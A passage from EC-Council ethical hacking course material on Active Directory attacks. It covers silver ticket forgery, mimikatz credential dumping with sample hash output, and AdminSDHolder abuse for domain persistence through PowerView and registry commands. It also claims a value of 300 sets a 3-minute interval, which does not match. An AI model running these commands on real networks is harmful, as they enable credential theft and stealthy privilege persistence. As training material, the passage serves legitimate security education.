
Figure 6.213: Screenshot of mimikatz

```
 Directory of C:\Users\Administrator\Downloads\mimikatz-master\x64

05/17/2022  12:52 AM    <DIR>          .
03/02/2020  06:00 PM    <DIR>          ..
03/02/2020  06:00 PM            36,696 mimidrv.sys
03/02/2020  06:00 PM         1,250,056 mimikatz.exe
03/02/2020  06:00 PM            46,856 mimilib.dll
05/17/2022  12:52 AM             1,341 ticket.kirbi
               4 File(s)      1,334,949 bytes
               2 Dir(s)  84,885,164,032 bytes free

C:\Users\Administrator\Downloads\mimikatz-master\x64>
```

Figure 6.214: Screenshot showing saved Kerberos tickets

Note: The final step can also be executed by the NTLM hashes obtained from a malicious replication process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Silver Ticket Attack

A silver ticket attack is a post-exploitation technique implemented by an attacker to steal legitimate users' credentials and create a fake Kerberos Ticket Granting Service (TGS) ticket. This attack allows an attacker to acquire permissions to only a single service in an application, unlike the golden ticket attack, in which the attackers acquire permissions over the entire AD. To initiate a silver ticket attack, the attacker must hold access to the credentials gathered from a local service account or the system's SAM database. Then, the attacker forges or creates a silver ticket without any intermediary such as a domain controller (DC), which makes it easier for the attacker to intrude and become untraceable for monitoring solutions.

The attacker initially compromises the target system through techniques such as phishing and vulnerability exploitation. On gaining access to a networked system, the attacker initiates the silver ticket attack by creating a false Kerberos silver ticket using the following steps:

- The attacker obtains domain information such as the domain name and domain security identifier (SID) using the **`whoami`** command.
- The attacker obtains other details of the service or service type they wish to target.
- The attacker deploys password cracking tools such as mimikatz on the compromised system to extract the Kerberos service's local NTLM password hash.
- The attacker initiates offline password attacks such as Kerberoasting to obtain a raw or plaintext password for the service.
- The attacker creates a forged or fake Kerberos TGS ticket using the mimikatz tool to establish a connection with the target service.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The attacker uses both the forged TGS and hash data to authenticate the local service as a legitimate user.
- The attacker exploits TGS to elevate privileges and permissions.

Note: Privilege Attribute Certificate (PAC) validation request and PAC validation response are optional in a silver ticket attack.




Figure 6.215: Illustration of a silver ticket attack

If an attacker can successfully elevate privileges and obtain admin rights to execute code on a local machine, they can run the following command to retrieve the NTLM hashes of the AD system's password:


mimikatz "privilege::debug" "sekurlsa::logonpasswords"

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session           : Interactive from 2
User Name         : DWM-2
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 9/14/2015 6:49:30 PM
SID               : S-1-5-90-2
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : RDLABDC02$
         * Domain   : rd.adsecurity.org
         * Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k5OmJWpOu]r
'wtwm> i$z[#3%(W3;Rp\^
        ssp :   KO
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : RDLABDC02$
Domain            : RD
Logon Server      : (null)
Logon Time        : 9/13/2015 6:13:02 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : RDLABDC02$
         * Domain   : RD
         * NTLM     : 595d436f11270dc4df953f217fcfbdd2
         * SHA1     : 7319c0c6ef0186b7eee8baedb306e91f2785c577
        tspkg :
        wdigest :
         * Username : RDLABDC02$
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : rdlabdc02$
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :
```

Figure 6.216: Screenshot of the mimikatz tool displaying the compromised system's credentials

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintain Domain Persistence Through AdminSDHolder

AdminSDHolder is an object of AD that protects user accounts and groups having high privileges against accidental modifications of security permissions. Frequently, the Security Descriptor Propagator (SDProp) process retrieves the access-control list (ACL) of AdminSDHolder that contains the default permissions for the accounts and groups. These default permissions are compared with the permissions of the highly privileged accounts to identify modifications and then overwritten with those defined in the ACL.

Attackers having admin privileges on a compromised domain can abuse the SDProp process to establish persistence. Attackers can add a user account to the ACL to gain "GenericAll" privileges, equivalent to the domain administrator. Consequently, with the changes replicated every hour by SDProp, attackers can maintain persistence.

Establishing Domain Persistence by Abusing AdminSDHolder

Use the following command to add a user account **Martin** to the ACL:

```
Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -
PrincipalSamAccountName Martin -Verbose -Rights All
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.217: Screenshot of PowerShell showing the addition of a user account

The SDProp process retrieves the ACL to check whether the **Martin** account has "GenericAll" permissions:

```
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
```




Figure 6.218: Screenshot of PowerShell showing GenericAll privileges

Additionally, the following command can be used to change the default time of SDProp to 3 min by modifying the registry:

```
REG ADD HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
/V AdminSDProtectFrequency /T REG_DWORD /F /D 300
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

